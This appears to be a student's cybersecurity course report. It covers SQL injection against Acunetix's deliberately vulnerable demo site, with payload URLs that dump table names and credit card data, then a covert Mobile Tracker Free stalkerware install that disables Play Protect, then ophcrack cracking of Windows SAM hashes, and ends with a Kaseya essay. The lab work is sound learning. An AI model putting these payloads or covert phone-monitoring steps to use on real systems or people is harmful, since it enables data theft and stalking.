
artist: artists

3

view pictures of the artist

comment on this artist

URL to get second table name: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1



artists - Mozilla Firefox (Private Browsing)
artists
testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,table_name,3 from information_schema
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

artist: carts

3

view pictures of the artist


comment on this artist

Similarly we can get more table names by changing the first number at ‘limit 1,1’ to 2,3,4,5 and so on. We got the following Info till now :

- Number of Artists = 3
- Name of database = acuart
- Version = 8.0.22 Ubuntu
- User = acuract@localhost
- Table 1 = Artist, Table 2 = Carts, Table 3 = Categ, Table 4 = Featured, Table 5 = Guestbook, Table 6 = Pictures, Table 7 = Product, Table 8 = Users

From here we can penetrate more tables using proper SQL queries. The following screenshots will penetrate the Users table and get Credit Card Info.

URL to get Columns : http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'



artists - Mozilla Firefox (Private Browsing)

testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,group_concat(column_name),3 from info

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: uname,pass,cc,address,email,name,phone,cart


3

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

URL to get Credit Card Info: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users



artists - Mozilla Firefox (Private Browsing)

testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,group_concat(cc),3 from users

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: 1234-5678-2300-9000

3

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

In this way, using proper SQL Commands, we can get very critical Information from websites.

<u>Preventive Steps for SQL Injections:</u>


- Input Validation
- Parameterized Queries
- Stored Procedures
- Escaping
- Avoiding Administrative Privileges
- Web Application Firewalls

6. Use Mobile tracker free (online tool) to install in android mobile phone and try to execute the commands and take live webcam stream and screenshots and whatsapp messages. Write a report on that attack and provide solutions to avoid android hacking.

Mobile Tracker Free is one of many malicious tools that can be used to gain access to an Android Device.

Steps:


1. Go to the Mobile Tracker Free website and Create an account. Also Validate your account using your email after creating the account.



☐ I agree to the Terms of Use and Privacy Policy.

Already a member? Login here

2. After this, download the Installer App from the website and Install it in your Android Phone.
3. Select all the options once you download the Installer, and Install the actual App.



This application allows you to download and install the official Mobile Tracker Free app.


Once Mobile Tracker Free downloaded and installed, you can delete this application.

Be sure to validate all the settings below to download.

Play Protect
Disable Google Play Protect, otherwise the application will be uninstalled.

Notifications Play Protect
Disable notifications related to Google Play Protect.
Ignore if already disabled.


Installation unknown apps
You must allow the app to install another application.



Mobile Tracker Free app is installed.
You can now uninstall this application.

Installing...

4. After installation, login to the account registered in the above steps, while giving all the permissions requested by the Application.



Login (Step 1/2)

Usage data ●
Provides statistics on the use of installed applications.

Overlay on other apps. ●
Useful for the good functioning of the application.

Disable app notifications ○
Hide notifications for the application.


Do not optimize battery usage ○
This makes it possible to keep the application running in the background.

Play Protect ●
Disable Google Play Protect, otherwise the application will be uninstalled.

Notifications Play Protect ●
Disable notifications related to Google Play Protect.
Ignore if already disabled.

Uninstall app 'Download MTF' ●
Uninstall the application Download Mobile Tracker Free

Protecting application
Important step for the application not to be stopped.




Login (Step 2/2)

Email: triveniejamani2001@gmail.com

Password: ••••••••••••

5. After logging in, configure your device to your account and select all the features that have to be enabled and click on the Save Option.




Configuration

Name phone: Redmi 7

Password command sms: MobileTrackerFreeSMS

Invisible mode ●
Instant messaging (access notifications and accessibility) ●
Screenshot ●
SMS ●
MMS ●
Calls ●
Calls Recording ●
Localisations ●

6. Go back to the Mobile Tracker Free website and login to your account.
7. Once you login, you can see your mobile device in the dashboard.




mobile-tracker-free.com/dashboard/


Please check your mailbox (triveniejamani2001@gmail.com)

Please check the email received to validate your account, otherwise it will be automatically deleted. (Check your spam if you don't receive the email.)

8. From here, you can select all kinds of options like Taking a Screenshot, execute commands, view video from the camera, record using the microphone, view SMS, Whatsapp and other messages, etc.



mobile-tracker-free.com/dashboard/live.php



mobile-tracker-free.com/dashboard/whatsapp.php

		Name	Message
□	OUTGOING	Lisa	How is your head this morning?
□	INCOMING	Sara	Great time last night!
□	OUTGOING	David	We need to book our itinerary!
□	OUTGOING	Sam	Hey, what's up?
□	INCOMING	Dave	Do you like to play basketball?
□	INCOMING	Kate	We can meet at a bus station and go from there!

Showing 1 to 6 of 6 entries


Ways to avoid android hacking:

- **Never leave your phone unattended.** Keeping your phone with you at all times while in a public place is the first, best rule to follow.
- **Change your phone's default passcode.** Your phone likely comes with a simple, predictable default password, and those who know can use this to their advantage. Change your code to something more complex, and resist the usual "1234," "0000" and “2580” codes that are commonly used.
- **Manage your Bluetooth Security.** Avoid using unprotected Bluetooth networks and turn off your Bluetooth service when you aren't using it.
- **Protect your PIN and Credit Card data.** Use a protected app to store PIN numbers and credit cards, or better yet, don't store them in your phone at all.
- **Avoid unsecured public WiFi.** Hackers often target important locations such as bank accounts via public WiFi that can often be unsecured due to relaxed safety standards or even none at all.
- **Turn off your autocomplete feature.** By doing this, you can prevent stored critical personal data from being accessed.
- **Regularly delete your browsing history, cookies, and cache.** Removing your virtual footprint is important in minimizing the amount of data that can be harvested by prying eyes.
- **Use a security app that increases protection.** For Android owners, Webroot offers the all-in-one Mobile Security for Android app that provides antivirus protection and allows you to remotely locate, lock up and wipe your phone in the event you lose track of it.
- **Keep your Phone Updated.** Software Manufacturers generally keep releasing Security Updates from time to time. So keep your phone updated to the latest software.
- **Don't download unknown apps.** Google Playstore has a built-in Security scanner that scans apps for malicious software. So avoid downloading and installing apps from Unknown sources.
- **Giving Apps permissions which are only necessary.** When you install a new application, it might ask for a lot of device permissions but give authorization only when it is necessary for the app to function.

7. Crack the password of the windows machine by using the ophcrack tool in the virtual machine on windows 7 and try to get the password, along with that mention the path of SAM file in windows and and explain about SAM file usage and how it can be cracked by tool.

Ophcrack is a free open-source program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows. Ophcrack can detect some easy passwords, but may not be able to detect some difficult ones.

Once you boot up your system with Ophcrack, it automatically finds the SAM file of a system and starts cracking the passwords. In the below screenshot, we can see that the tool cracked an easy password which belongs to the user 'Virtual7' but couldn't crack a more complex password set for the user 'Hunter'.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
disabled A...		31d6cfe0d1...			empty
disabled ...		31d6cfe0d1...			empty
virtual7		3dbde697d7...			123
Hunter		4cccca7f9d3...			not found
HomeGroup...		8702db4190...			not found

Table	Directory	Status	Progress

Preload: done Brute force: done Pwd found: 3/5 Time elapsed: 0h 0m 19s

Generally, the account details of a Windows 7 system are stored in the SAM(Security Account Manager) Registry Hive. It stores passwords using a one-way-hash (either LM Hash, which is old and weak, or NTLM hash which is newer and stronger.)The SAM hive file is located at %WinDir%\system32\config\sam. This directory, and its parents, are by default inaccessible to non-administrative users.

However, it is vulnerable to offline attacks like Physical Access, LiveCD or manually modifying the data. Tools like Ophcrack, John the ripper and others can be used to access the SAM file and crack the password easily.

<u>About Ophcrack :</u>

Ophcrack is a free open-source (GPL licensed) program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows. On most computers, ophcrack can crack most passwords within a few minutes.

Ophcrack is an extremely fast password cracker because it uses a special algorithm called rainbow tables. Brute-force cracking tools typically try thousands of combinations of letters, numbers and special characters each second, but cracking a password by attempting every conceivable combination can take hours or days. Rainbow tables pre-computes the hashes used by passwords, allowing for a speedy password lookup by comparing the hashes it has, instead of computing them from scratch.

Rainbow tables for LM hashes are provided for free by the developers. By default, ophcrack is bundled with tables that allow it to crack passwords no longer than 14 characters using only alphanumeric characters. Available for free download are four Windows XP tables and four Windows Vista tables.

Ophcrack works on LAN Manager (LM) and NT LAN Manager (NTLM) hashes, and has rainbow tables available for cracking Windows XP and Windows Vista passwords. It comes with a slick GUI and runs on Windows, Linux/Unix, Mac OS X, or from a bootable LiveCD. Ophcrack has the ability to obtain password hashes from the Security Accounts Manager (SAM), the registry database that Windows uses to store protected user passwords.

Ophcrack is not malware and has its legitimate uses. For instance, most Windows password-recovery tools will substitute a new password in place of a lost one, but knowing the actual password may be useful in unlocking other archives found during a forensics investigation. Additionally, testing a known password against Ophcrack, and besting the rainbow tables, can help validate that the password is extremely strong.

However, one of the tools Ophcrack uses to access the SAM is pwdump, which many virus scanners will flag and quarantine as malware during installation because of its ability to create surreptitious remote connections used for spiriting out data. Ophcrack requires pwdump in order to dump the hashes in the SAM, so its association with pwdump may present some ethical hackers with an uncomfortable level of risk.

8. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain any topic which you learned in this course and mention what you learned.

Cybersecurity is the practice of protecting electronic systems, computers, networks, servers, mobile devices, programs and data from malicious digital attacks. A cyber security threat refers to any possible malicious attack that seeks to unlawfully access data, disrupt digital operations or damage information. Cyber threats can originate from various actors, including corporate spies, hacktivists, terrorist groups, hostile nation-states, criminal organizations, lone hackers and disgruntled employees.

The motivations for breaches of computer security vary between attackers. Some are thrill-seekers or vandals, some are activists, others are criminals looking for financial gain. State-sponsored attackers are now common and well resourced but started with amateurs such as Markus Hess who hacked for the KGB, as recounted by Clifford Stoll in The Cuckoo's Egg.

Additionally, recent attacker motivations can be traced back to extremist organizations seeking to gain political advantage or disrupt social agendas The growth of the internet, mobile technologies, and inexpensive computing devices have led to a rise in capabilities but also to the risk to environments that are deemed as vital to operations. All critical targeted environments are susceptible to compromise and this has led to a series of proactive studies on how to migrate the risk by taking into consideration motivations by these types of actors. Several stark differences exist between the hacker motivation and that of nation state actors seeking to attack based on ideological preference.

Cyber attacks flourish because they are cheaper, convenient and less risky than physical attacks. Cyber criminals only require a few expenses beyond a computer and an Internet connection. They are unconstrained by geography and distance. They are difficult to identify and prosecute due to the anonymous nature of the Internet. Given that attacks against information technology systems are very attractive, it is expected that the number and complexity of cyber attacks will keep growing.

Common Cyber Threats:

- Malware
- Ransomware
- Denial of Services (DoS and Distributed DoS)
- Phishing
- Man in the Middle(MitM)
- SQL Injection
- Password Attacks
- Advanced Persistent Threats (APTs)
- Emotet

One of the most recent Cyber Attacks is a ransomware attack on the company called **Kaseya** which provides IT Management software to more than 1500 companies across the world. Hackers belonging to the REvil used Ransomware to attack the Kaseya Servers and demanded a ransom of around $70 million to restore their affected businesses. They exploited SQLi techniques to gain access and then the ransomware was transmitted via a fake auto update.

Kaseya says the attack only affected "on-premise" customers, organizations running their own data centers, as opposed to its cloud-based services that run software for customers. It also shut down those servers as a precaution, however. Kaseya released a patch for the vulnerabilities exploited by REvil to its on-premise customers slightly ahead of schedule on the afternoon of Sunday 11 July, and began the process of deploying to its SaaS infrastructure.As of early on the morning of Monday 12 July, said Kaseya, the process was well in hand. In a statement, the company said: "The restoration of services is progressing, with 95% of our SaaS customers live and servers coming online for the rest of our customers in the coming hours. Our support teams are working with VSA On-Premises customers who have requested assistance with the patch."The vast majority of users running the software-as-a-service (SaaS) version of Kaseya's VSA endpoint and network management product should by now have had their services restored as the company recovers from a 2 July REvil ransomware attack.

One important topic that I have learnt from this course is SQL Injections. SQL Injections allows hackers to inject specific server side SQL commands to get illegal access to data from the database. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.The severity of SQL Injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

-- THE END --